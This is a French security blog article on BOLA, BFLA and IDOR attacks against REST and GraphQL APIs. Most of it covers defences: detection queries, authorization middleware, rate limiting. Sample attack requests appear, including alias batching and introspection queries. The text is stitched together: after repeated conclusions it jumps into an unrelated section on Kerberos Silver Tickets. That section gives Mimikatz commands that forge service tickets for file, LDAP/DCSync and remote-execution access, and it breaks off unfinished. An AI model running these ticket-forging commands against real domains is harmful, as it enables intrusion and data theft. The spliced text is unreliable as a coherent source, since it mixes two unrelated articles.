AYI NEDJIMI Consultants

Attaques sur API GraphQL - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 23 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les API REST et GraphQL sont devenues le socle des architectures modernes. Elles exposent des données sensibles et des opérations critiques, ce qui.

Cette analyse detaillee de Attaques sur API GraphQL - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Attaques sur API GraphQL - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Les API REST et GraphQL sont devenues le socle des architectures modernes. Elles exposent des données sensibles et des opérations critiques, ce qui en fait une cible privilégiée pour les attaquants. Les vulnérabilités telles que Broken Object Level Authorization (BOLA), Broken Function Level Authorization (BFLA) et Insecure Direct Object Reference (IDOR) permettent de contourner les contrôles d'accès, d'escalader les privilèges et d'exfiltrer des informations. Cet article propose une analyse détaillée de ces attaques, explore les spécificités REST/GraphQL, les méthodes de test (automatiques et manuelles), et décrit des protections robustes (rate-limiting adaptatif, journalisation riche, detection). L'objectif est de fournir une feuille de route aux équipes d'API security, DevSecOps et SOC.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Panorama des vulnérabilités

- **BOLA (Broken Object Level Authorization)** : accès à des objets (ressources) sans autorisation. Exemple : `/api/v1/users/123` accessible par un autre utilisateur.

- **BFLA (Broken Function Level Authorization)** : accès à des actions ou opérations (POST, DELETE) sans autorisation.
- **IDOR (Insecure Direct Object Reference)** : référence directe (ID, clé) exploitée sans vérification.
- **Mass Assignment** : injection de champs non attendus.
- **GraphQL-specific** : introspection, query batching, nested queries, field-level auth.

![SVG à créer : schéma des vulnérabilités API]

BOLA : fonctionnement et cas

Exemple REST

```
GET /api/accounts/2001
Authorization: Bearer token-userA
```

Si l'API ne vérifie pas que `token-userA` appartient au compte 2001, l'utilisateur peut récupérer les données d'un autre compte (UserB).

GraphQL

```
query { account(id: "2001") { balance owner } }
```

Le resolver doit vérifier l'autorisation.

Impacts

- Exfiltration PII, données financières.
- Escalade privilèges.

Notre avis d'expert
L'automatisation de la sécurité est un multiplicateur de force, pas un remplacement des compétences humaines. Un script bien conçu peut couvrir en continu ce qu'un analyste ne pourrait vérifier qu'une fois par trimestre. L'investissement dans le tooling interne est systématiquement sous-estimé.

BFLA : fonctionnement

Text : user a accés à `POST /admin/users`. Bypass method-level auth. GraphQL `mutation { deleteUser(id: "10") }`.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

IDOR

- Paramètre `file=invoice_2023.pdf` -> accès à d'autres fichiers.
- GraphQL `node(id: "Base64(User:123)")`.

Cas concret
La vulnérabilité Heartbleed (CVE-2014-0160) dans OpenSSL a permis l'extraction de données sensibles de la mémoire des serveurs pendant plus de deux ans avant sa découverte. Cet incident fondateur a accéléré l'adoption des programmes de bug bounty et l'audit systématique des composants open-source critiques.

GraphQL spécificités

- **Introspection** : `__schema`.
- **Wild queries** : requêtes profondes.
- **Field-level authorization** : `Resolvers` multi sources.
- **Batching** : `@defer`.
- **Aliasing** : contourner rate limit.

Tests de sécurité

Approche manuelle

- Burp Suite, Postman, GraphiQL.
- Test BOLA : changer IDs, fuzz.
- BFLA : tester méthodes, endpoints non documentés.
- IDOR : manipuler query params, path, body (JSON).

Automatisation

- Tools : `OWASP ZAP`, `Burp Extender (Authz)`, `AppSec Phoenix`.
- GraphQL fuzzers : `InQL`, `GraphQLmap`.
- SAST/IAST -> route.

Tests en CI/CD

- Intégrer scanners (42Crunch, StackHawk).
- Tests contract (schema).

Protections applicatives

- **AuthZ fine grain** : vérifier user -> resource mapping sur chaque requête.
- **ABAC / RBAC** : policies (OPA, Cedar).
- **GraphQL** : `directive @auth`, resolver, data loader.

- **ID Obfuscation** : utiliser UUID random, Base64. (Ne remplace pas Auth).
- **Input validation** : JOI, class-validator.
- **Mass assignment protection** : allowlist fields, DTO.

Rate Limiting adaptatif

- Rate limit par utilisateur/clé/API.
- Utiliser `Token bucket`, `Leaky bucket`.
- Adapter selon pattern (GraphQL query cost).
- Reverse proxies (API Gateway).

GraphQL query cost

- Attribuer un coût par champ.
- Calculer total.
- Rejeter > threshold.

Tooling

- Kong, NGINX, Apigee, AWS API Gateway.
- GraphQL: `graphql-depth-limit`, `graphql-cost-analysis`.

Logs utiles

- `user*id*`, `resourceid`, `tenant`, `action`, `parameters`, `scope`, `token*id*`, `clientip`.
- `GraphQL` : log `query`, `variables`, `operationName`, `depth`, `cost`.
- Corrélation `trace*id*`.

Observabilité

- Metrics : `BOLA attempts`, `403 rate`, `latency`.
- Dashboards (Grafana).
- Alerts : `403 spikes`, `unusual parameter patterns`.

Detection & response

- SIEM rules: `Multiple 404 -> 200` patterns.
- ML: anomaly on `resourceid` access (UEBA).
- GraphQL logs -> detect wildcard queries.
- SOAR: block token, notify.

Hardening infrastructure

- API Gateway (Apigee, Kong) enforce quotas, auth, schema validation.
- Service mesh (Istio) -> mTLS, RBAC.
- Sidecar proxies.
- WAF (AWS WAF, Cloudflare) -> block injection.

Secure design

- Principle of least privilege.
- Tenant isolation.
- Data partition (sharding).
- Field-level encryption (Hash).

DevSecOps process

- Security requirements early.
- Threat modeling (per endpoint).
- Security unit tests (Auth).
- Code review (Auth).

GraphQL best practices

- Disable introspection in prod (or protect).
- Schema linting (graphql-schema-linter).
- Persisted queries.
- DataLoader -> prevent N+1 (perf).
- Authorization in resolvers.

REST best practices

- Use standard status codes.
- Enforce scopes (OAuth).
- Validate path/body.

Tools

- 42Crunch (API security testing).
- Salt Security (runtime detection).
- Noname Security.

Case studies

- Facebook bug bounty: GraphQL BOLA -> access posts.
- Uber 2017 BFLA -> escalate to driver.
- Shopify IDOR -> cross tenant data.

Response playbook

1. Receive alert (BOLA). 2. Identify compromised resource. 3. Revoke tokens, block user. 4. Audit logs (scope). 5. Patch authorization logic. 6. Notify data owners. 7. Post-mortem.

Roadmap

1. Inventory endpoints & data classification. 2. Implement consistent auth middleware. 3. Deploy API Gateway schema validation. 4. Automate tests (BOLA fuzz). 5. Monitor & adjust rate-limit. 6. Introduce ML detection. 7. Continuous training & bug bounty.

> **Ressources open source associées :**
>
> - owasp-top10-fr — Dataset OWASP Top 10 (HuggingFace)
> - oauth-api-security-fr — Dataset sécurité OAuth/API (HuggingFace)

Questions frequemment posees

Quels sont les outils recommandes pour mettre en oeuvre Attaques sur API GraphQL - Guide Pratique Cybersecurite ?

Les outils recommandes pour Attaques sur API GraphQL - Guide Pratique Cybersecurite varient selon le contexte et les besoins specifiques de l'organisation. Les solutions open source comme Wazuh, OSSEC et OpenVAS offrent une base solide pour les equipes avec un budget limite. Les solutions commerciales comme CrowdStrike, SentinelOne et Palo Alto Networks proposent des fonctionnalites avancees et un support professionnel adapte aux environnements critiques de production.

Conclusion

La sécurisation des API REST et GraphQL contre les attaques BOLA, BFLA et IDOR nécessite une défense multi couches : contrôles d'autorisation robustes, tests réguliers, rate-limiting adaptatif et observabilité riche. En intégrant ces pratiques dans les pipelines DevSecOps, les organisations protègent leurs données et services critiques.

BOLA détaillé : modèle de menace

Étapes d'attaque

1. Authentification avec un token valide (accès utilisateur). 2. Enumeration des endpoints (Burp, GraphQL introspection). 3. Manipulation de l'identifiant (path, query, body). 4. Observation de la réponse : 200 vs 403. 5. Automatisation (script) pour extraire données massivement.

Facteurs de risque

- Multi-tenant applications.
- ID séquentiels (1,2,3).
- Endpoints non couverts par middleware d'authz.
- Migration legacy.

BFLA détaillé

- Attackers identifient endpoints admin (via reverse engineering).
- Tentent d'exécuter actions (POST/DELETE) avec token bas privilège.
- S'il n'y a pas de vérification de rôle, l'action réussit.
- Param `?file=invoice_A.pdf`. L'attaquant change `B.pdf`.
- Solutions : mapping opaque, validation server-side.

Scénarios GraphQL avancés

- **Batching** : `query { u1: user(id: "1") { email } u2: user(id: "2") { email } }`. Bypass rate limit 1 req -> 2 users.
- **Introspection** : `query { __schema { types { name fields { name } } } }`. reveal operations.
- **Length-based DoS** : queries deeply nested -> degrade service.
- **Field-level auth** : user -> query admin-only field.

Sécurité GraphQL : mesures

- `query depth limit`.
- `query cost limit`.
- `Persisted queries` (persisted Id, no dynamic).
- `Disable introspection` (prod) or protect via RBAC.
- `authorization middleware` per field.
- `GraphQL Shield`, `graphql-authz`.

Rate limiting adaptatif (détails)

- Basé sur `user*id*`, `IP`, `clientid`, `access*token*`, `tenant`.
- `Adaptive` = moduler selon risque : utilisateur avec comportement anormale -> réduire quotas.
- `Sliding window log`.
- Intégrer signaux (UEBA).

GraphQL cost formula

```
cost = Σ (field complexity × child cost)
```

- Calcul runtime (Apollo, Hasura).
- Rejet si `cost > threshold`.

Logging & observabilité (détaillé)

- Format JSON structuré.
- Inclure `requestid`, `trace*id*`.
- `GraphQL` : log `operationName`, `query hash`, `cost`.
- Retention 12 mois.
- Streaming -> SIEM.

Detection ML

- Features : `resource`, `user`, `time`, `responsecode`.
- Model IsolationForest -> detection anomalies (ex user 123 accède à 100 ressources, unusual).
- Combine with velocity rules.

Testing frameworks

- `Postman` -> collections automated tests.
- `Newman` for CI.
- `Karate`, `REST Assured`.
- `SuperTest` (Node).

Security testing pipeline

1. PR -> SAST (Auth lints). 2. Build -> Unit tests (auth). 3. Integration -> Contract tests (schema). 4. Security tests -> BOLA fuzz (custom). 5. Staging -> DAST (ZAP). 6. Prod -> Runtime detection.

Authorization frameworks

- OPA (Open Policy Agent) -> Rego policies.
- Cedar (AWS).
- Casbin.

Example OPA policy

```
package httpapi.authz

allow {
  input.subject.role == "admin"
}



allow {
  input.action == "read"
  input.subject.user*id* == *input.resource.owner*id
}
 Pour approfondir, consultez Browser Exploitation Moderne : V8, Blink et les Sandbox.
```

Data classification & mapping

- Classify data per endpoint.
- High sensitivity -> more controls.

Zero trust API

- mTLS between services.
- Identity aware proxies.

Observabilité service mesh

- Istio -> telemetry for HTTP.
- `AuthorizationPolicy` enforce RBAC.
- `Envoy` ext*authz.*

CI/CD guardrails

- Prevent merging new endpoint w/out auth annotation.
- Use code check (`@PreAuthorize`).

GraphQL schema governance

- Schema review board.
- Linting (naming, auth).
- Version management.

API Gateway features

- Schema validation.
- Threat detection (SQLi).
- JWT validation.
- Rate limiting, quotas.

Data minimization

- Return only necessary fields.
- Use projections (GraphQL) with rules.

BOLA detection examples

KQL

```
ApiLogs
| summarize cnt=count() by userId, resourcePath
| join kind=inner (
    ApiLogs
    | summarize distinctUser=dcount(userId) by resourcePath
) on resourcePath
| where distinctUser > 10 and cnt > 100
```

Splunk

```
index=api sourcetype=rest | stats dc(user) as users by resource | where users > 50
```

Incident response scenario

- Alert: user mass access.
- Response: block token, notify user.
- Investigate: check data.
- Remediation: fix auth.
- Report: data owners/regulators.

Automation (SOAR)

- On alert, call API Gateway to revoke key.
- Create ticket.
- Notify Slack.

Bug bounty scope

- Provide guidelines for BOLA testing.
- Rate-limit to avoid DoS but support testing.

Dev training

- Run BOLA kata.
- Example: designing user endpoints.

Observabilité clients

- Provide `x-request-id` to clients.
- Document expected errors (403).

GraphQL schema example with auth directive

```
directive @auth(requires: Role = USER) on FIELDDEFINITION

type Query {
  me: User @auth(requires: USER)
  adminStats: Stats @auth(requires: ADMIN)
}
```

Resolver checks context.

REST example with middleware

```
@app.route('/accounts/<accountid>')
@requirescope('accounts:read')
def getaccount(accountid):
    account = Account.query.get(accountid)
    if account.ownerid != currentuser.id:
        abort(403)
    return jsonify(account.todict())
```

API security testing tools

- `TrafficParrot`, `Mitmproxy`.
- `Shadow API` discovery (Salt).

Observabilité advanced

- Use distributed tracing (OpenTelemetry).
- Trace ID correlation.

GraphQL performance guard

- Limit `max alias`.
- Set `timeout`.

Rate-limiting sample config (NGINX)

```
limitreqzone $binaryremoteaddr zone=perip:10m rate=10r/s;
limitreq zone=perip burst=20 nodelay;
```

Multi-tenant considerations

- Partition data by tenant.
- Include `tenantid` in tokens.
- Enforce tenant-level filters at DB (Row-Level Security).

Auditing

- Regular review of access logs.
- Pen test focusing on AuthZ.

ML-based detection example

- Use `AWS Fraud Detector` or custom model.
- Feature: `uniqueresourcesaccessedperminute`.

Offboarding & key rotation

- Revoke tokens quickly.
- Lifecycle management.

Compliance

- GDPR: unauthorized access -> breach.
- PCI DSS: service access logs.

Roadmap (détaillé)

- **Mois 1-2** : inventory, baseline.
- **Mois 3-4** : implement middleware auth.
- **Mois 5-6** : deploy API Gateway policies, rate limit.
- **Mois 7-8** : integrate runtime detection.
- **Mois 9-12** : ML analytics, bug bounty.

Culture & communication

- Security champions program.
- Slack channel #api-security.
- Monthly review.

Conclusion enrichie

Une stratégie API security efficace combine un design sécurisé, des contrôles d'accès granulaires, des tests continus, un monitoring avancé et une capacité de réponse rapide. En plaçant la sécurité au cœur du cycle de vie API, les organisations limitent les risques BOLA/BFLA/IDOR et renforcent la confiance de leurs utilisateurs.

Annexes avancées

Tableau de mapping vulnérabilités -> contrôles

| Vulnérabilité | Contrôles techniques | Processus | |---|---|---| | BOLA | Vérification per-resource, ABAC, tests BOLA automatiques | Revues de code, QA security | | BFLA | RBAC fonctionnel, annotation `@PreAuthorize`, API Gateway policies | Threat modeling, revue design | | IDOR | Opaque IDs, validation server-side, row-level security | Data classification | | Mass Assignment | DTO whitelist, validation frameworks | Tests unitaires | | GraphQL abuse | Depth/cost limiters, field auth, persisted queries | Governance schema |

Processus de threat modeling

1. Identifier les ressources (User, Orders, Payments). 2. Définir sujets (user roles). 3. Cartographier routes/operations. 4. Définir règles (who can access what). 5. Documenter menaces (BOLA) et mitigations.

Pipeline de tests BOLA automatisés

- Collecter liste endpoints (OpenAPI, GraphQL introspection).
- Générer requêtes variées (IDs, tenants).
- Exécuter tests via CI (newman).
- Valider réponses (403 vs 200).
- Reporter anomalies.

Observabilité multi-couche

- **Edge** : API Gateway logs.
- **App** : logs business (owner).
- **DB** : audit (who accessed).
- Corrélation via `traceid`.

Machine learning pipeline détaillé

- Data Lake (Parquet).
- Feature store (Feast).
- Models (XGBoost).
- Batch + streaming (Spark).
- Monitoring drift (MLflow).

GraphQL introspection protection

- Require admin scope for introspection.
- Provide static schema docs.
- Log attempts.

Rate-limiting adaptatif architecture

![SVG à créer : architecture rate limiting adaptatif]

- API Gateway -> data plane.
- Control plane -> per-user metrics.
- ML -> detect anomalies -> adjust quotas.

Logs recommandés (JSON)

```
{
  "timestamp": "2024-05-03T10:15:00Z",
  "requestid": "abc-123",
  "userid": "u567",
  "tenantid": "t12",
  "resource": "/api/accounts/2001",
  "method": "GET",
  "status": 200,
  "authscope": ["accounts:read"],
  "responsetimems": 45,
  "ip": "10.0.5.4",
  "querycost": 12,
  "anomalyscore": 0.1
}
```

Dashboards

- `Top Resources Accessed` by user.
- `Anomaly score distribution`.
- `Rate limit hits`.

Example detection rule (Splunk)

```
index=api status=200
| stats dc(resourceid) as uniqueResources values(resourceid) by user
| where uniqueResources > 100
```

KQL detection BFLA

```
ApiLogs
| where Method in ("POST","PUT","DELETE") and ResponseStatus == 200
| summarize distinctRoles = dcount(UserRole) by Endpoint
| where distinctRoles > 3
```

Response workflows

- On detection, call `POST /admin/revoke` to disable token.
- Notify via Slack.
- Attach logs to ticket.

Security Champions responsibilities

- Validate new endpoints.
- Ensure tests exist.
- Provide metrics.

Education plan

- Brown bag: "Designing secure GraphQL APIs".

- Security newsletter.

Observabilité sur mobile clients

- Implement certificate pinning.
- Provid request ID to backend.

OPA integration flow

- API -> Envoy extauthz -> OPA -> Policy evaluation -> allow/deny.

Row-Level Security (PostgreSQL)

```
ALTER TABLE accounts ENABLE ROW LEVEL SECURITY;
CREATE POLICY user_policy ON accounts
USING (owner_id = current_setting('app.user_id')::uuid);
```

Rate limiting per tenant

```
limit_req_zone $http_x_tenant zone=per_tenant:10m rate=100r/m;
```

OpenAPI/AsyncAPI governance

- lint specs (Spectral).
- enforce security schemes.

GraphQL schema scanning

- Tools: `graphql-security-scanner`, `GraphQLCop`.

Purple team scenario

1. Red team enumerates GraphQL schema. 2. Attempts BOLA. 3. Blue team monitors logs, detection. 4. Evaluate response time.

Cloud provider integration

- AWS API Gateway + Lambda authorizer.
- GCP Apigee + Cloud Armor.
- Azure API Management.

Observabilité streaming

- Use `Kafka` topics `api-logs`.
- `ksqlDB` running queries (anomaly).

External threat intel

- Monitor leak sites.

- Subscriptions to API security advisories.

Posture management

- Use API discovery (Tyk, Akamai).
- Identify shadow APIs.

Incident communication

- If data exposed, legal/regulators.
- Template message.

Compliance mapping

- PCI DSS Req 7 (restrict access).
- GDPR (data minimization).

Metrics for leadership

- `API security risk index`.
- `Time to remediate vulnerabilities`.
- `Coverage tests`.

Future trends

- GraphQL Federation -> new auth challenges.
- Async APIs (WebSockets).
- AI-driven testing.

Conclusion finale

La protection des API contre BOLA/BFLA/IDOR combine design sécurisé, tests continus, observabilité et réponse proactive. Les organisations qui investissent dans ces piliers réduisent significativement leur surface d'attaque et conservent la confiance des utilisateurs.

Annexes techniques (suite)

Example of adaptive rate limiting logic (pseudo)

```
if user_anomaly_score > 0.8:
    limit = 5
elif user_role == 'service'
    limit = 200
else:
    limit = 50
if requests_in_window(user_id) >= limit:
    block_request()
```

GraphQL cost calculation example

- Field `user` cost 1.
- Sub-field `orders` cost 5.
- Query depth 3 -> total cost 1 + 5 + (items cost).
- Deny if cost > threshold.

Observabilité via Prometheus

```
apirequeststotal{endpoint="/accounts",status="200"}
apibolaattemptstotal{tenant="t1"}
```

Alert rules : `bolaattemptstotal > 10` in 5 min.

BOLA detection using Elastic Watcher

```
POST watcher/watch/bola
{
  "trigger": { "schedule": { "interval": "1m" } },
  "input": { "search": { "request": { "indices": ["api-logs-*"],
      "body": { "aggs": { "users": { "terms": { "field": "userid", "size": 10 },
            "aggs": { "resources": { "cardinality": { "field": "resourceid" } } } } },
        "query": { "range": { "@timestamp": { "gte": "now-5m" } } } } } } },
  "condition": { "script": "return ctx.payload.aggregations.users.buckets.any(u ->
u.resources.value > 200);" },
  "actions": { "notify": { "email": { "to": "soc@entreprise.fr", "subject": "BOLA
suspect" } } }
}
```

API security maturity model

| Niveau | Caractéristiques | |--------|------------------| | 1 | Authz basique, logs limités | | 2 | Auth middleware, tests manuels, rate limiting basique | | 3 | API Gateway, tests automatisés, observabilité enrichie | | 4 | ML detection, adaptive policies, bug bounty |

GraphQL-specific detection patterns

- Query length > 10k.
- Depth > 5.
- Many aliases (> 5).
- OperationName absent (suspicious).

Rate limiting by complexity

- Complexity = Σ (field weight).
- Use weight = 1 for simple, 5 for expensive.
- Deny or degrade.

Documentation & governance

- API Playbook : standards, security.
- Onboarding checklists.

Production readiness checklist

- [ ] Authz tests pass.
- [ ] Rate limit configured.
- [ ] Logging to SIEM.
- [ ] Runbook documented.
- [ ] Monitoring thresholds set.

GraphQL introspection allowlist

- Only allow introspection with admin token.
- Use `apollo server` config `introspection: env !== 'production'`.

Observabilité with Cloud provider

- AWS: `CloudWatch Logs Insights`.
- Query example: `fields @timestamp, @message | filter resource like /169.254/`.

Incident severity classification

| Severity | Criteria | |----------|---------| | Sev1 | PII exposure confirmed | | Sev2 | Unauthorized function access no PII | | Sev3 | Attempt blocked |

Response timeline targets

- Detection to containment < 15 min.
- Notification (internal) < 1h.

Data minimization strategies

- Remove unused fields.
- Use partial responses.
- Encrypt sensitive fields.

Integration with IAM

- Use scopes `accounts:read`, `accounts:write`.
- Validate scope per endpoint.

Example middleware (Node)

```
function enforceScope(scope) {
  return (req, res, next) => {
    if (!req.user.scopes.includes(scope)) {
      return res.status(403).json({ error: 'forbidden' });
    }
    next();
  };
}
app.get('/accounts/:id', enforceScope('accounts:read'), handler);
```

GraphQL directive implementation

```
class AuthDirective extends SchemaDirectiveVisitor {
  visitFieldDefinition(field) {
    const { resolve = defaultFieldResolver } = field;
    field.resolve = async function(root, args, ctx, info) {
      if (!ctx.user || !ctx.user.roles.includes('ADMIN')) {
        throw new AuthenticationError('Forbidden');
      }
      return resolve.call(this, root, args, ctx, info);
    };
  }
}
```

Observability scoreboard

- Metric: `Number of anomalies per week`.
- Trend lines.

Collaboration with Data teams

- Provide aggregated logs for analytics.
- Ensure privacy compliance.

Security automation

- Use Terraform to configure API Gateway policies.
- Policy-as-code (OPA).

Tests for GraphQL

- Depth tests.
- Field-level auth tests.
- Batch query tests.

API discovery

- Tools scanning network (Rapid7).
- Tagging.

Business stakeholder communication

- Present API risk dashboard.
- Align on risk appetite.

Future improvements

- Use `Confidential Computing` for sensitive APIs.
- Integrate `OpenTelemetry` -> auto instrumentation.

Final message

La vigilance continue, l'observabilité intelligente et l'automatisation des contrôles d'autorisation sont essentielles pour protéger les API contre les attaques BOLA/BFLA/IDOR.

Annexes complémentaires (finales)

Tableau des logs recommandés

| Champ | Description | |-------|-------------| | `requestid` | Identifiant unique de requête | | `user*id*` | Identifiant utilisateur (ou client) | | `tenantid` | Organisation / tenant | | `client*id*` | Application (mobile, web) | | `authscope` | Scopes OAuth / permissions | | `resource` | Endpoint ou résolution GraphQL | | `resource*id*` | Identifiant business (si applicable) | | `action` | Opération (READ, UPDATE) | | `responsestatus` | Code HTTP | | `response*time*` | Temps de réponse | | `anomalyscore` | Score ML | | `rate*limit*remaining` | Quota restant | | `ip`, `device` | Contexte |

GraphQL query depth limiter (Node)

```
const depthLimit = require('graphql-depth-limit');
const server = new ApolloServer({
  schema,
  validationRules: [depthLimit(5)],
});
```

GraphQL cost analyzer

```
const costAnalysis = require('graphql-cost-analysis').default;
validationRules: [costAnalysis({
  maximumCost: 1000,
  variables: request.variables,
  onComplete: cost => logger.info({ cost })
})]
```

Dynamic rate limiting with Redis

```
key = f"rate:{userid}:{window}"
count = redis.incr(key)
if count == 1:
    redis.expire(key, windowsize)
if count > limit:
    return 429
```

Alert thresholds

- `>= 3 anomalies` en 5 minutes -> alert.
- `Rate limit exceeded` -> log + notify.
- `Forbidden -> Success pattern` -> BOLA attempt.

Example of BOLA anomaly detection with UEBA

- Feature: `uniqueresourceslast_5min`.
- Baseline per user role.
- Alert if z-score > 3.

Observability with datadog

- Monitor `http.request.count{resource:/accounts}`.
- Create SLO: latency < 200ms, error < 0.5%.
- Security monitors: `@anomaly`.

Incident retrospective template

1. Contexte. 2. Détection. 3. Réponse. 4. Impacts (données). 5. Root cause. 6. Actions correctives. 7. Actions préventives. 8. Lessons learned. Pour approfondir, consultez ZED de PRIM'X : Conteneurs Chiffrés et Sécurité des Données.

API security program checklist

- [ ] API inventory.
- [ ] AuthZ policies documented.
- [ ] Tests (manual, automated).
- [ ] Logging & monitoring centralisé.
- [ ] Response runbook.
- [ ] Training completed.
- [ ] Governance board.
- [ ] Bug bounty active.

Security Champions activities

- Revue hebdomadaire.
- Pair programming sur endpoints critiques.

CI/CD integration (GitHub Actions)

```
jobs:
  security-tests:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: Run BOLA tests
        run: npm run test:authz
      - name: Run GraphQL schema lint
        run: npm run lint:schema
```

Example BOLA test (Jest)

```
test('user cannot access another account', async () => {
  const token = await loginAs('userA');
  const res = await request(api).get('/accounts/2002').set('Authorization', Bearer $
{token});
  expect(res.status).toBe(403);
});
```

Integration with Config management

- Store rate limit configs in Git (IaC).
- Review via PR.

Governance boards

- API Security Steering Committee.
- Meets monthly (metrics, incidents).

KPI summary

- `Mean detection time`
- `Mean containment time`
- `Open vulnerabilities`
- `Shadow APIs discovered`
- `Rate limit events`.

Future-proofing

- Monitor GraphQL Federation adoption.
- Evaluate API verification (signed requests).
- Explore `confidential computing` service invocation.

Final recommandations

- Intégrer la sécurité dès la conception (shift-left).
- Utiliser des outils automatisés (scanners, ML).
- Maintenir une observabilité riche et corrélée.

- Réaliser des tests humains (pentest, bug bounty).
- Développer une culture cross-fonctions orientée sécurité.

En alignant ces pratiques, les organisations renforcent durablement la posture de sécurité de leurs API REST et GraphQL.

Annexes finales

Tableau RACI

| Activité | Responsable | Accountable | Consulté | Informé | |----------|-------------|-------------|----------|---------| | Définir politiques AuthZ | AppSec Lead | CTO | Dev Leads, Product | SecOps | | Implémenter middleware | Dev Teams | Dev Manager | AppSec | QA | | Configurer Gateway | Platform Team | Platform Manager | AppSec | SOC | | Monitoring & alerting | SecOps | SOC Manager | AppSec | Dev | | Réponse incident | SecOps | CISO | Legal, Product | Exec |

Document de politique interne (extrait)

"Toute API exposée doit appliquer un contrôle d'accès par ressource. Les tokens doivent inclure des scopes explicites. Les identifiants directs ne doivent jamais être exposés sans vérification côté serveur. Les requêtes GraphQL en production doivent respecter les limites de profondeur et de coût définies par l'équipe AppSec."

Programme de formation continue

- **Mensuel** : session knowledge sharing (nouveaux outils, incidents).
- **Trimestriel** : lab BOLA/BFLA.
- **Annuel** : table-top exercice API breach.

Communication et reporting

- Rapport trimestriel API security -> board.
- KPI partagés (Confluence, PowerBI).
- Slack channel #api-security-alerts.

Étapes finales de la roadmap

- Intégration des signaux API dans la Threat Intelligence interne.
- Automatisation de la réponse (SOAR) pour révoquer tokens.
- Alignement des politiques API avec Zero Trust (device + user + context).

Conclusion finale

Protéger les API contre les vulnérabilités BOLA, BFLA et IDOR exige une approche globale, mêlant principes de moindre privilège, tests systématiques, instrumentation avancée, gouvernance et culture collaborative. En plaçant la sécurité des API au centre de la stratégie numérique, les organisations sécurisent leurs données, respectent les exigences réglementaires et maintiennent la confiance de leurs clients.

Continuer à mesurer, itérer, partager et améliorer garantit que les API restent résilientes face aux attaques futures. Toujours apprendre, toujours coopérer, toujours sécuriser. Sécurité, résilience, confiance.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

